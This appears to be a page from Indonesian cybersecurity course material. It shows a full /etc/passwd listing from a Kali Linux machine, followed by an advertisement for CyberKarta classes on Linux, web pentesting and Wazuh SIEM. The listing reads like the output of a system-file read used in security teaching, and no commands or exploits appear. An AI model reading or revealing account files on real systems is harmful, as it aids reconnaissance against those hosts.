root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin
/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin tss:x:101:109:TPM software
stack,,,:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:110::/nonexistent:/usr/sbin/nologin usbmux:x:104:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin dnsmasq:x:106:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin avahi:x:107:112:Avahi mDNS
daemon,,,:/run/avahi-daemon:/usr/sbin/nologin speech-dispatcher:x:108:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false pulse:x:109:114:PulseAudio daemon,,,:/run/pulse:/usr/sbin/nologin lightdm:x:110:116:Light Display Manager:/var/lib/lightdm:/bin/false saned:x:111:118::/var/lib/saned:/usr/sbin/nologin polkitd:x:996:996:polkit:/nonexistent:/usr/sbin
/nologin rtkit:x:112:119:RealtimeKit,,,:/proc:/usr/sbin/nologin colord:x:113:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin nm-openvpn:x:114:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin nm-openconnect:x:115:122:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
mysql:x:116:124:MySQL Server,,,:/nonexistent:/bin/false stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:117:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:118:126::/var/lib/geoclue:/usr/sbin/nologin Debian-snmp:x:119:127::/var/lib/snmp:/bin/false sslh:x:120:128::/nonexistent:/usr/sbin/nologin
ntpsec:x:121:131::/nonexistent:/usr/sbin/nologin redsocks:x:122:132::/var/run/redsocks:/usr/sbin/nologin rwhod:x:123:65534::/var/spool/rwho:/usr/sbin/nologin _gophish:x:124:134::/var/lib/gophish:/usr/sbin/nologin iodine:x:125:65534::/run/iodine:/usr/sbin/nologin miredo:x:126:65534::/var/run/miredo:/usr/sbin/nologin statd:x:127:65534::/var/lib/nfs:/usr/sbin/nologin
redis:x:128:135::/var/lib/redis:/usr/sbin/nologin postgres:x:129:136:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mosquitto:x:130:138::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:131:139::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:132:141::/var/lib/openvas:/usr/sbin/nologin kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh
```

CYBERKARTA

Check Out Our Class

https://www.cyberkarta.com/

Premium (72)

Dasar Linux Untuk Cyber Security

Total 3 Jam 45 Menit

Beginner

Premium (104)

Basic Web Security For Pentester And Bug Bounty...

Total 10 Jam, 21 Menit

All Levels

Premium (56)

Zero Cost SIEM Menggunakan Wazuh

Total 4 Jam 18 Menit

Intermediate

CYBERKARTA

Terima kasih

https://www.linkedin.com/company/cyberkarta